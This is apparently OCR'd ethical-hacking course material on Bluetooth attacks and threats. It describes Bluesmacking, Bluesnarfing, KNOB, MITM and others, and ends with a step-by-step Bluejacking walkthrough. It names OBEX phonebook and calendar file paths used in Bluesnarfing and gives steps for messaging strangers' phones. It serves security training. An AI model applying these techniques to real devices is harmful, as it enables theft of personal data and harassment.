  - **Non-discoverable**: Setting a Bluetooth device to the non-discoverable mode prevents that device from appearing on the list during a Bluetooth-enabled device search process. However, it remains visible to users and devices that were previously paired with it or know its MAC address.

- **Pairing Modes**

  The following are the pairing modes for Bluetooth devices.

  - **Non-pairable mode**: In the non-pairable mode, a Bluetooth device rejects pairing requests sent by any device.
  - **Pairable mode**: In the pairable mode, a Bluetooth device can accept pairing requests and establish a connection with a device that requested pairing.



Bluetooth Hacking

- Bluetooth hacking refers to the **exploitation of Bluetooth stack implementation vulnerabilities** to compromise sensitive data in Bluetooth-enabled devices and networks

Bluetooth Attacks

Bluesmacking	DoS attack, which **overflows Bluetooth-enabled** devices with random packets, causes the devices to crash
Bluejacking	The art of **sending unsolicited messages** over Bluetooth to Bluetooth-enabled devices, such as mobile phones and laptops
Bluesnarfing	The **theft of information** from a wireless device through a Bluetooth connection
BlueSniff	Proof of concept code for a Bluetooth **wardriving** utility
Bluebugging	Remotely accessing a **Bluetooth-enabled** device and using its features

BluePrinting	The art of collecting information about **Bluetooth-enabled devices**, such as manufacturer, device model, and firmware version
Btlejacking	Detrimental to BLE devices, it is used to **bypass security mechanisms** and listen to information being shared
KNOB Attack	Exploiting a vulnerability in Bluetooth to **eavesdrop all the data** being shared, such as **keystrokes**, **chats**, and **documents**
MAC Spoofing Attack	**Intercepting data** intended for other Bluetooth-enabled devices
Man-in-the-Middle /Impersonation Attack	**Modifying data** between Bluetooth-enabled devices communicating in a Piconet


Bluetooth Hacking

Bluetooth hacking refers to the exploitation of Bluetooth stack implementation vulnerabilities to compromise sensitive data in Bluetooth-enabled devices and networks. Bluetooth-enabled devices connect and communicate wirelessly through ad-hoc networks known as piconets. Attackers can gain information by hacking the target Bluetooth-enabled device from another Bluetooth-enabled device.

The following are some Bluetooth device attacks:

- **Bluesmacking:** A Bluesmacking attack occurs when an attacker sends an oversized ping packet to a victim's device, causing a buffer overflow. This type of attack is similar to an Internet Control Message Protocol (ICMP) ping-of-death attack.
- **Bluejacking:** Bluejacking is the use of Bluetooth to send messages to users without the recipient's consent, similar to email spamming. Prior to any Bluetooth communication, the device initiating the connection must provide a name that is displayed on the recipient's screen. As this name is user-defined, it can be set to be an annoying message or advertisement. Strictly speaking, Bluejacking does not cause any damage to the receiving device. However, it may be irritating and disruptive to the victims.
- **Bluesnarfing:** Bluesnarfing is a method of gaining access to sensitive data in a Bluetooth-enabled device. An attacker within the range of a target can use specialized software to obtain the data stored on the victim’s device. To perform Bluesnarfing, an attacker exploits a vulnerability in the Object Exchange (OBEX) protocol that Bluetooth uses to exchange information. The attacker connects with the target and performs a GET operation for files with correctly guessed or known names, such as /pb.vcf for the device’s phonebook or telecom /cal.vcs for the device’s calendar file.

- **BlueSniff:** BlueSniff is a proof-of-concept code for a Bluetooth wardriving utility. It is useful for finding hidden and discoverable Bluetooth devices. It operates on Linux.
- **Bluebugging:** Bluebugging is an attack in which an attacker gains remote access to a target Bluetooth-enabled device without the victim's awareness. In this attack, an attacker sniffs sensitive information and might perform malicious activities such as intercepting phone calls and messages and forwarding calls and text messages.
- **BluePrinting:** BluePrinting is a footprinting technique performed by an attacker to determine the make and model of a target Bluetooth-enabled device. Attackers collect this information to create infographics of the model, manufacturer, etc. and analyze them to determine whether the device has exploitable vulnerabilities.
- **Btlejacking:** A Btlejacking attack is detrimental to Bluetooth low energy (BLE) devices. The attacker can sniff, jam, and take control of the data transmission between BLE devices by performing an MITM attack. Following a successful attempt, the attacker can also bypass security mechanisms and listen to the information being shared. To implement this attack, the attacker must use affordable firmware-embedded equipment and minor software coding.
- **KNOB attack:** A Key Negotiation of Bluetooth (KNOB) attack enables an attacker to breach Bluetooth security mechanisms and perform am MITM attack on paired devices without being traced. The attacker leverages a vulnerability in the Bluetooth wireless standard and eavesdrops on all the data being shared in the network, such as keystrokes, chats, and documents. A KNOB attack is especially detrimental to two Bluetooth-enabled devices sharing encrypted keys. The attack is launched on short-distance communication protocols of Bluetooth negotiating the encryption keys required to be shared between nodes to establish a connection.
- **MAC spoofing attack:** A MAC spoofing attack is a passive attack in which attackers spoof the MAC address of a target Bluetooth-enabled device to intercept or manipulate the data sent to the target device.
- **Man-in-the-Middle/impersonation attack:** In an MITM/impersonation attack, attackers manipulate the data transmitted between devices communicating via a Bluetooth connection (piconet). During this attack, the devices intended to pair with each other unknowingly pair with the attacker's device, thereby allowing the attacker to intercept and manipulate the data transmitted in the piconet.



Bluetooth Threats

Leakage of Calendars and Address Books

Attacker **can steal a user's personal information** and use it for malicious purposes

Remote Control

Hackers can **remotely control a phone** to make phone calls or connect to the Internet

Bugging Devices

Attacker could instruct the user to **make a phone call to other phones** without any user interaction; they could even record the user’s conversation

Social Engineering

Attackers trick Bluetooth users to **lower security or disable authentication** for Bluetooth connections to pair with them, thereby stealing information

Sending SMS Messages

Terrorists could send **false bomb threats** to airlines using the phones of legitimate users

Malicious Code

Mobile **phone worms** can exploit a Bluetooth connection to replicate and spread itself

Causing Financial Losses

Hackers could **send many MMS messages** with an international user's phone, thus resulting in a high phone bill


Protocol Vulnerabilities

Attackers **exploit Bluetooth parings and communication protocols** to steal data, make calls, send messages, conduct DoS attacks on a device, start phone spying, etc.

Bluetooth Threats

Similar to wireless networks, Bluetooth devices also have various security threats. Attackers target vulnerabilities in the security configurations of Bluetooth devices to gain access to confidential information and the network to which they are connected. The following are some of Bluetooth security threats.

- **Leakage of calendars and address books**: Attackers can steal a user’s personal information and use it for malicious purposes.
- **Bugging devices**: Attackers can instruct a smartphone to make a call to other phones without any user interaction. They can even record a user’s conversations.
- **Sending SMS messages**: Terrorists could send false bomb threats to airlines using the smartphones of legitimate users.
- **Causing financial losses**: Hackers can send many MMS messages with an international user's phone, resulting in a high phone bill.
- **Remote control**: Hackers can remotely control a smartphone to make phone calls or connect to the Internet.
- **Social engineering**: Attackers can trick Bluetooth users into lowering security or disabling authentication for Bluetooth connections to pair with them and steal their information.
- **Malicious code**: Smartphone worms can exploit a Bluetooth connection to replicate and spread itself.
- **Protocol vulnerabilities**: Attackers exploit Bluetooth parings and communication protocols to steal data, make calls, send messages, launch DoS attacks on a device, spy on phones, etc.



Bluejacking

- Bluejacking is the activity of sending **anonymous messages** over Bluetooth to Bluetooth-enabled devices, such as laptop and mobile phones, via the **OBEX** protocol

STEP 1

- **Select an area** with several mobile users, such as a café and shopping center
- **Go to contacts** in your address book (you can delete this contact entry later)

STEP 2

- **Create a new contact** on your phone address book
- **Enter the message** into the name field

  Ex: "Would you like to go on a date with me?"

STEP 3

- **Save the new contact** with the name text and without the telephone number
- **Choose "send via Bluetooth;"** this searches for any Bluetooth device within range

